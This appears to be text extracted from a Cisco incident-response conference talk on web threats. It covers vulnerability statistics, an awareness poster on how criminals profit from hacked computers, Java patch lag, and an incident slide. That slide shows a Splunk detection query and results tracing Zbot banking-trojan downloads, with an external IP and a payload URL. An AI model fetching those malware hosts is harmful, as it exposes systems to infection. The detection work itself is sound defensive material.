

What You Make Possible



The State of Web Security: Attack and Response

BRKSEC-2010



- Jeff Bollinger, Investigator – Cisco: Computer Security Incident Response Team (CSIRT)
- CSIRT = Security Monitoring and Incident Response
- Architecture, Engineering, Research, and Investigations
- Enterprise global threat and incident response

Agenda

- Web Threat Landscape and Trends
- Real Incidents
- Web Security Monitoring In Practice
- Choose Your Own Adventure

Growing Software Threatscape

2011

- “...the number of vulnerabilities affecting typical end-points has more than tripled with the majority of these (78%) found in non-Microsoft (third-party) programs, which are considerably more difficult to patch as several different update mechanisms are required.”
- “72% of the vulnerabilities had a patch available on the day of vulnerability disclosure.”
- “50% of users were found to have more than 66 programs installed from more than 22 different vendors.”

Source: Secunia Yearly Report 2011.

Web Attacks are Still Hot!

2012

- There was a 27% increase in the number of malicious domains from 2011 to 2012 and a 47% increase from 2010 to 2011.
- An average of 20,141 unique Web malware hosts were encountered per month in 2011, compared to a monthly average of 14,217 in 2010.
- During 4Q11, 33% of Web malware encountered was zero-day malware not detectable by traditional signature-based methodologies at the time of encounter.

Source: Cisco Global Threat Report Q42011.



YOU ARE A TARGET

Username & Passwords

Once hacked, cyber criminals can install programs on your computer that capture all your keystrokes, including your username and password. That information is used to log into your online accounts, such as:

- Your bank or financial accounts, where they can steal or transfer your money.
- Your iCloud, Google Drive, or Dropbox account where they can access all your sensitive data.
- Your Amazon, Walmart or other online shopping accounts where they can purchase goods in your name.
- Your UPS or Fedex accounts, where they ship stolen goods in your name.

Email Harvesting

Once hacked, cyber criminals can read your email for information they can sell to others, such as:

- All the names, email addresses and phone numbers from your contact list.
- All of your personal or work email.

Virtual Goods

Once hacked, cyber criminals can copy and steal any virtual goods you have and sell them to others, such as:

- Your online gaming characters, gaming goods or gaming currencies.
- Any software licenses, operating system license keys, or gaming licenses.

Botnet

Once hacked, your computer can be connected to an entire network of hacked computers controlled by the cyber criminal. This network, called a botnet, can then be used for activities such as:

- Sending out spam to millions of people.
- Launching Denial of Service attacks.

You may not realize it, but you are a target for cyber criminals. Your computer, your mobile devices, your accounts and your information all have tremendous value. This poster demonstrates the many different ways cyber criminals can make money by hacking you. Fortunately, by taking some simple steps, you can help protect yourself and your family. To learn more, subscribe to OUCH!: a security newsletter designed to help people just like you.

www.securingthehuman.org/ouch



Identity Hijacking

Once hacked, cyber criminals can steal your online identity to commit fraud or sell your identity to others, such as:

- Your Facebook, Twitter or LinkedIn account.
- Your email accounts.
- Your Skype or other IM accounts.

Web Server

Once hacked, cyber criminals can turn your computer into a web server, which they can use for the following:

- Hosting phishing websites to steal other people's usernames and passwords.
- Hosting attacking tools that will hack people's computers.
- Distributing child pornography, pirated videos or stolen music.

Financial

Once hacked, cyber criminals can scan your system looking for valuable information, such as:

- Your credit card information.
- Your tax records and past filings.
- Your financial investments and retirement plans.

Extortion

Once hacked, cyber criminals can take over your computer and demand money. They do this by:

- Taking pictures of you with your computer camera and demanding payment to destroy or not release the pictures.
- Encrypting all the data on your computer and demanding payment to decrypt it.
- Tracking all websites you visit and threatening to publish them.


This poster is based on the original work of Brian Krebs. You can learn more about cyber criminals at his blog at <http://krebsonsecurity.com>

The web browser is not the only target, the whole browsing ecosystem is at risk.



Your Browser is an OS

Browser Plug-ins



Source: "The Inconvenient Truth About the State of Browser Security", 2011. Wolfgang Kandek, CTO Qualys, Inc.



“Looking long term, upwards of **60%** of Java installations are **never up to the current patch level**. Since so many computers aren’t updated, even older exploits can be used to compromise victims.

...We found that during the **first month** after a Java patch is released, **adoption is less than 10%**. After 2 months, approximately 20% have applied patches and after 3 months, we found that more than 30% are patched. We determined that the highest patch rate last year was 38% with Java Version 6 Update 26 3 months after its release.”

- Marcus Carey, Rapid7

Source: Krebs on Security “New Java Attack Rolled into Exploit Packs”. March, 2012.

Java virtual machine

From Wikipedia, the free encyclopedia
(Redirected from Java Virtual Machine)

A **Java virtual machine (JVM)** is a **virtual machine** capable of executing **Java bytecode**. It is the code execution component of the **Java software platform**. Sun Microsystems stated that there are over 5.5 billion JVM-enabled devices.^[1]

Contents [hide]

- 1 Overview
- 2 Execution environment
- 3 JVM languages
- 4 Bytecode verifier
- 5 Bytecode instructions
- 6 Heap
- 7 Secure execution of remote code
- 8 C to bytecode compilers
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Overview

A Java virtual machine is software that is ir features as **automated exception handling**, libraries that implement the Java application JVMs are available for many hardware and to "write once, compile anywhere", which de Java bytecode is an intermediate language executed on a JVM.

Oracle, the owner of Java, produces a JVM obligations.

The Oracle JVM (HotSpot) is written in the

Execution environment

Oracle's Java execution environment is terr Programs intended to run on a JVM must b distribution of large programs, multiple clas The Java application launcher, java, offers The JVM runtime executes .class or .ja today to achieve greater speed. There are s Like most virtual machines, the Java virtual capability-based architecture.

JVM languages


Java Setup - Progress

Status: Installing Java


3 Billion Devices Run Java

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

ORACLE



Overview of a Java virtual machine (JVM) architecture. Source code is compiled to Java bytecode, which is verified, interpreted or JIT-compiled for the native architecture. The Java APIs and JVM together make up the Java Runtime Environment (JRE).



Real Incidents



Playbook Report IDs Zeus Downloads

splunk > Search

Logged in as mavalite | App | Manager | Alerts | Jobs | Logout

Summary Search Views Searches & Reports Help About

Search Actions

```
index='fireeye' binary-analysis | rex 'rt=(?<time>.*src)' | rex 'cs6=.*Host:\s*(?<dst_domain>.*?):~' | rex 'cs6=(?<request>.*?):~' | rename cs1 as malware | table time malware smac src shost spt dst dst_domain dpt request | sort malware | eval dst_ip_domain = if(isnotnull(dst_domain), dst_domain, dst) | eval dst_ip_domain_request = if(isnotnull(request), dst_ip_domain. ' ==> '.request, dst_ip_domain) | stats values(dst_ip_domain_request) as dst_ip_domain_request by malware src shost dpt
```

during Thursday, March 22, 2012

310 matching events

Timeline:

malware

malware	src	dst_ip_domain_request
InfoStealer.Banker.Zbot	169.250.0.1	127.0.0.20
InfoStealer.Banker.Zbot	10.108.30.225	91.218.230.94
InfoStealer.Banker.Zbot	10.142.120.77	91.218.230.94
InfoStealer.Banker.Zbot	10.142.9.71	91.218.230.94
InfoStealer.Banker.Zbot	10.19.25.243	91.218.230.94
InfoStealer.Banker.Zbot	10.19.25.243	users9.nofeehost.com ==> GET /patrickkeed/all.bin HT
InfoStealer.Banker.Zbot	10.65.66.245	91.218.230.94
InfoStealer.Banker.Zbot	10.65.69.164	91.218.230.94
InfoStealer.Banker.Zbot	10.65.78.5	91.218.230.94
InfoStealer.Banker.Zbot	10.65.78.5	91.218.230.94
InfoStealer.Banker.Zbot	10.65.78.5	users9.nofeehost.com ==> GET /patrickk

56 fields | Pick fields

On Field display

Selected fields (3): host (4), source (1), sourcetype (1)

Other interesting fields: cn1 (n) (2), cn1Label (1), cn2 (n) (23), cn2Label (1), cs1Label (1), cs4 (≥100), cs4Label (1), dmac (8), dpt (n) (4), dst (21), dvc (4)

